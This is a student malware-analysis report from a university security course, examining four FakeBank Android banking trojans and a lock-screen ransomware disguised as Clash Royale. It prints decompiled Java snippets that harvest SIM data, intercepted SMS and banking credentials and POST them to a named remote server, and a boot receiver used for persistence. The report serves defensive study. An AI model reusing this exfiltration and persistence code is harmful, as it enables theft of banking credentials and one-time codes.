UNIVERSITÀ DI PISA

Malware Analysis

for the DSS course

2024/2025

Andrea Mugnai, Jacopo Tucci

Index

1. Introduction

The purpose of this report is to provide a comprehensive analysis of the malware using different tools and techniques. The analysis will cover the following aspects:

- Static analysis
- Dynamic analysis

The main goal was to identify the malicious payload inside the `APK` files of the provided samples.

1.1. Tools used

During this project, we used three main analysis tools to identity the malicious behavior of the samples:

- **VirusTotal** (Antimalware Analysis)
  - It's a web tool that allows to submit samples and analyze them with several antivirus or antimalware programs
  - This tool was used to gain a starting insight on the already existing knowledge about the specific malicious sample.
- **MobSF** (Static and Dynamic analysis)
  - This tool let the analyst to automatically highlight interesting features of the application (e.g. Android permissions, API calls, remote URLs), but also to extract the Java code from the APK file. In this way we can gain a strong insight of the potential malicious behavior of the application and then manually analyze it by examining the code.
  - Moreover, it allows to perform a dynamic analysis, by executing the application inside a virtual environment and by monitoring it.
- **JD-GUI** (Java Decompilation)
  - This tool allows to decompile the Java code extracted from the APK file and to analyze it in a more user-friendly way.
  - It is useful to understand the logic behind the code and to identify potential malicious behavior.

We found that 4 out of 5 samples belong to the same malware family, **FakeBank**, which consists of `trojans` designed to steal sensitive banking and SMS information. The remaining sample is a `ransomware` disguised under the name of the popular game *Clash Royale*.

2. FakeBank family

FakeBank is an Android trojan that disguises itself as a legitimate banking application in order to steal sensitive information from the user, such as their phone number and banking credentials. It also intercepts all incoming SMS messages.

The analyzed samples are connected to multiple remote servers, to which they transmit the collected data over HTTP connections.

Analyzed APKs

During the project, we were tasked with analyzing four different variants of the **FakeBank** malware. Their SHA-256 hash values are as follows:

- `b9cbe8b737a6f075d4d766d828c9a0206c6fe99c6b25b37b539678114f0abffb`
- `1ef6e1a7c936d1bdc0c7fd387e071c102549e8fa0038aec2d2f4bffb7e0609c3`
- `4aeccf56981a32461ed3cad5e197a3eedb97a8dfb916affc67ce4b9e75b67d98`
- `191108379dccd5dc1b21c5f71f4eb5d47603fc4950255f32b1228d4b066ea512`

For the sake of readability, we will refer to each sample using the first four characters of its hash.
Since the structure, behavior, Java code, and general characteristics of the four samples are largely identical (or at least very similar), we will begin by analyzing the `4aec` sample in detail. Afterwards, we will highlight the key differences found in the other three samples in comparison to this one.

2.1. `4aec` APK (Static analysis)

2.1.1. Detection




Figure 1: Community score of the sample on VirusTotal

As we can see from Figure 1, the sample is detected by 36 out of 67 antivirus engines. This is a good starting point to understand that the sample is indeed malicious.
The engines also tell us that the sample is a trojan and that it is related to the **FakeBank** family.

2.1.2. Permissions




Figure 2: Android permissions used by the APK

The sample requests a large number of dangerous permissions (see Figure 2 red triangles). In particular free access to SMS messages, phone calls, and the ability to read the user's contacts.
The set of permission hints the application could send confidential information to a remote server.
Moreover it can write, send and read SMS messages. This could potentially allow to bypass the two-factor authentication system used by banks.

2.1.3. Manifest Analysis and Receivers




Figure 3: AndroidManifest




Figure 4: Receivers

The manifest shows that a **Broadcast Receiver** is not protected (see Figure 3) the Malware intercept all the SMS and leak in this case the OTP codes used by the banks. The **Broadcast Receiver** is implemented in the package `com.example.kbtest.smsReceiver` (see Figure 4).

We listed here the most important line of the package `smsReceiver`:

```
this.params2.add(new BasicNameValuePair("sim_no", simNo));
this.params2.add(new BasicNameValuePair("tel", tel.getSimOperatorName()));
this.params2.add(new BasicNameValuePair("thread_id", "0"));
this.params2.add(new
BasicNameValuePair("address", smsMessage.getOriginatingAddress()));
SimpleDateFormat df2 = new SimpleDateFormat("yyyy-MM-dd HH:mm:ss");
this.params2.add(new BasicNameValuePair("datetime", dateString2));
this.params2.add(new
BasicNameValuePair("bady", smsMessage.getDisplayMessageBody()));
//.....
HttpClient httpclient = new DefaultHttpClient();
HttpPost httppost = new HttpPost(smsReceiver.this.update_url);
HttpResponse response = httpclient.execute(httppost);
```

The package takes all the SIM information, the emitter and the body of the received message. Then sends all the information collected to a remote `URL` (`http://banking1.kakatt.net:9998/send_product.php`). Anyway we can see, using tools like `curl` or `nslookup`, that the domain is not reachable anymore.

2.1.4. Activities

Figure 5: Activities

As we can see in Figure 5, the Malware performs different activities at the app startup.

BankSplashActivity

The activity is a fake splash screen that is shown to the user when the application is launched, in seconds it collect:

- Subscriber ID (IMSI)
- Phone number
- Sim Serial number

```
void regPhone() {
    TelephonyManager tm = (TelephonyManager) getSystemService("phone");
    String sim_no = tm.getSubscriberId();
    String getLine1Number = tm.getLine1Number();
    if (getLine1Number == null || getLine1Number.length() < 11) {
        getLine1Number = tm.getSimSerialNumber();
    }
```

```
    ParamsInfo.Line1Number = getLine1Number;
    ParamsInfo.sim_no = sim_no;
    params = new ArrayList();
    params.add(new BasicNameValuePair("mobile_no", getLine1Number));
    Date currentTime = new Date();
    SimpleDateFormat formatter = new SimpleDateFormat("yyyy-MM-dd");
```

Sends all the information to a remote server, starting after 3 seconds the next activity.

```
String insert_url = "http://banking1.kakatt.net:9998/send_sim_no.php";
public void run() {
    HttpClient httpclient = new DefaultHttpClient();
    HttpPost httppost = new HttpPost(BankSplashActivity.this.insert_url);
    try {
        httppost.setEntity(new UrlEncodedFormEntity(BankSplashActivity.params,
"EUC-KR"));
        Log.d("\thttppost.setEntity(new UrlEncodedFormEntity(params));",
"gone");
//...
Intent i = new Intent();
i.setClass(BankSplashActivity.this, BankSplashNext.class);
```

BankSplashNext

This activity just create a new splash screen and then starts the `BankPreActivity` after 3 seconds.

BankPreActivity

This is again a fake splash screen with different buttons it belongs to the chain of activities that the malware uses to hide its malicious behavior. Effectively only the `nect` button is implemented leading to the next activity.

BankActivity

That's the phishing part of the malware. It shows a fake login screen that looks like the one of the bank. The user is asked to enter their credentials, which are then sent to the remote server. Then it jumps to `BankNumActivity`.

```
public void onClick(View arg0) {
    String str1 = BankActivity.this.ed1.getText().toString();
    String str2 = BankActivity.this.ed2.getText().toString();
    if (str1 != null && str2 != null) {
        if (!str1.equals("") && !str2.equals("")) {
            if (str2.length() == 13 && str1.length() > 5) {
                BankInfo.bankinid = str1;
                BankInfo.jumin = str2;
                Intent intent = new Intent();
          intent.setClass(BankActivity.this.getApplicationContext
                BankNumActivity.class);
                BankActivity.this.startActivity(intent);
```

BankNumActivity and **BankScardActivity**

Those two activities carry on the stealing phase of the malware, getting all the sensitive information of the users.

BankEndActivity

This activity is the last one of the chain.

```
public String doInBackground(String... args) {
  BankEndActivity.this.params = new ArrayList();
  BankEndActivity.this.params.add(new
BasicNameValuePair("phone", BankEndActivity.this.phoneNumber));
  BankEndActivity.this.params.add(new BasicNameValuePair("bankinid", BankInfo.bankinid));
  BankEndActivity.this.params.add(new BasicNameValuePair("jumin", BankInfo.jumin));
  BankEndActivity.this.params.add(new BasicNameValuePair("banknum", BankInfo.banknum));
  BankEndActivity.this.params.add(new BasicNameValuePair("banknumpw",
BankInfo.banknumpw));
  BankEndActivity.this.params.add(new BasicNameValuePair("paypw", BankInfo.paynum));
  BankEndActivity.this.params.add(new BasicNameValuePair("scard", BankInfo.scard));
  }
```

First it collect in an Array all the sensitive information of the user.

```
String send_bank_url = "http://banking1.kakatt.net:9998/send_bank.php";
JSONObject json
= BankEndActivity.this.jsonParser.makeHttpRequest(BankEndActivity.this.send_bank_url,
"POST", BankEndActivity.this.params);
```

Then it sends all the information to a **remote server** (`http://banking1.kakatt.net:9998/send_bank.php`).

3. RansomLoc family

Clash Royale Private is an Android package that appears as a simple screensaver or game app but is actually a Trojan that quietly steals data. Once installed, it hides its icon and auto-launches at boot, then reads incoming SMS messages, harvests contacts and call logs, and even accesses files on external storage.

All this information is sent unencrypted to remote servers, making the app a severe threat to user privacy.

3.1. Static analysis

3.1.1. Detection




Figure 6: Community score of the APK on VirusTotal

As we can see from the figure Figure 6, the APK is detected by 31 out of 66 antivirus engines. This suggests that the apk is malicious, we can also notice that it is classified as a trojan **Lock Ransomware**.

3.1.2. Permissions





Figure 7: Android permissions used by the APK

The malware exploits a series of sensitive Android permissions to ensure its operation and collect the user's personal information, it requests only four dangerous permissions (red triangles in Figure 7).

The sample requests full internet access, which it uses to exfiltrate stolen information to remote servers. By using the `RECEIVE_BOOT_COMPLETED` permission, it ensures it launches automatically when the device starts, maintaining persistence without user interaction. It also requests permissions to read and write to external storage and to read and write used to harvest names and numbers from the user's address book, potentially

aiding identity theft or malware propagation. Finally, while seemingly harmless, the `SET_WALLPAPER` permission may be exploited to distract the user or conceal malicious activity happening in the background.

3.1.3. Manifest Analysis and Receivers



NO	ISSUE	SEVERITY	DESCRIPTION
1	App can be installed on a vulnerable unpatched Android version Android 4.0.3-4.0.4, [minSdk=15]	high	This application can be installed on an older version of android that has multiple unfixed vulnerabilities. These devices won't receive reasonable security updates from Google. Support an Android version => 10, API 29 to receive reasonable security updates.
2	Debug Enabled For App [android:debuggable=true]	high	Debugging was enabled on the app which makes it easier for reverse engineers to hook a debugger to it. This allows dumping a stack trace and accessing debugging helper classes.
3	Application Data can be Backed up [android:allowBackup=true]	warning	This flag allows anyone to backup your application data via adb. It allows users who have enabled USB debugging to copy application data off of the device.
4	**Broadcast Receiver** (com.ins.screensaver.receivers.OnBoot) is Protected by a permission, but the protection level of the permission should be checked. **Permission:** android.permission.RECEIVE_BOOT_COMPLETED [android:exported=true]	warning	A Broadcast Receiver is found to be shared with other apps on the device therefore leaving it accessible to any other application on the device. It is protected by a permission which is not defined in the analysed application. As a result, the protection level of the permission should be checked where it is defined. If it is set to normal or dangerous, a malicious application can request and obtain the permission and interact with the component. If it is set to signature, only applications signed with the same certificate can obtain the permission.

Figure 8: AndroidManifest




Figure 9: Receivers

In the `AndroidManifest.xml` the presence of the `RECEIVE_BOOT_COMPLETED` permission and the declaration of the receiver:

```
<receiver android:name="com.ins.screensaver.receivers.OnBoot"
android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
```

indicate the malware's intention to execute automatically when the device restarts. Indeed the `<receiver>` element includes an intent filter that intercepts both the system action:

```
<intent-filter>
    <action android:name="android.intent.action.BOOT_COMPLETED" />
    <action android:name="android.intent.action.QUICKBOOT_POWERON" />
</intent-filter>
```

In this way, as soon as Android finishes its startup, the framework sends the corresponding intent and triggers the `onReceive()` method of `OnBoot.java` file (see Figure 9).

Below we can see the code of `OnBoot.java`, when the boot occurs the receiver creates an explicit intent targeting the LockActivity class and sets the flag `FLAG_ACTIVITY_NEW_TASK` (268 435 456) to start an user activity. Since there are no additional checks or validations on the incoming intent's contents, every device restart causes LockActivity to be launched in the background acting as a fake lock screen.

```
public class OnBoot extends BroadcastReceiver {
    @Override // android.content.BroadcastReceiver
    public void onReceive(Context context, Intent intent) {
        context.startActivity(new Intent(context, (Class<?>)
LockActivity.class).setFlags(268435456));
    }
}
```

In this manner on one hand, the malware ensures its persistence: even if the user tries to uninstall the app or reboot the device, on the next power-on the receiver guarantees that

LockActivity is immediately launched; on the other hand, simply running LockActivity from the start allows the malware to hide its malicious operations.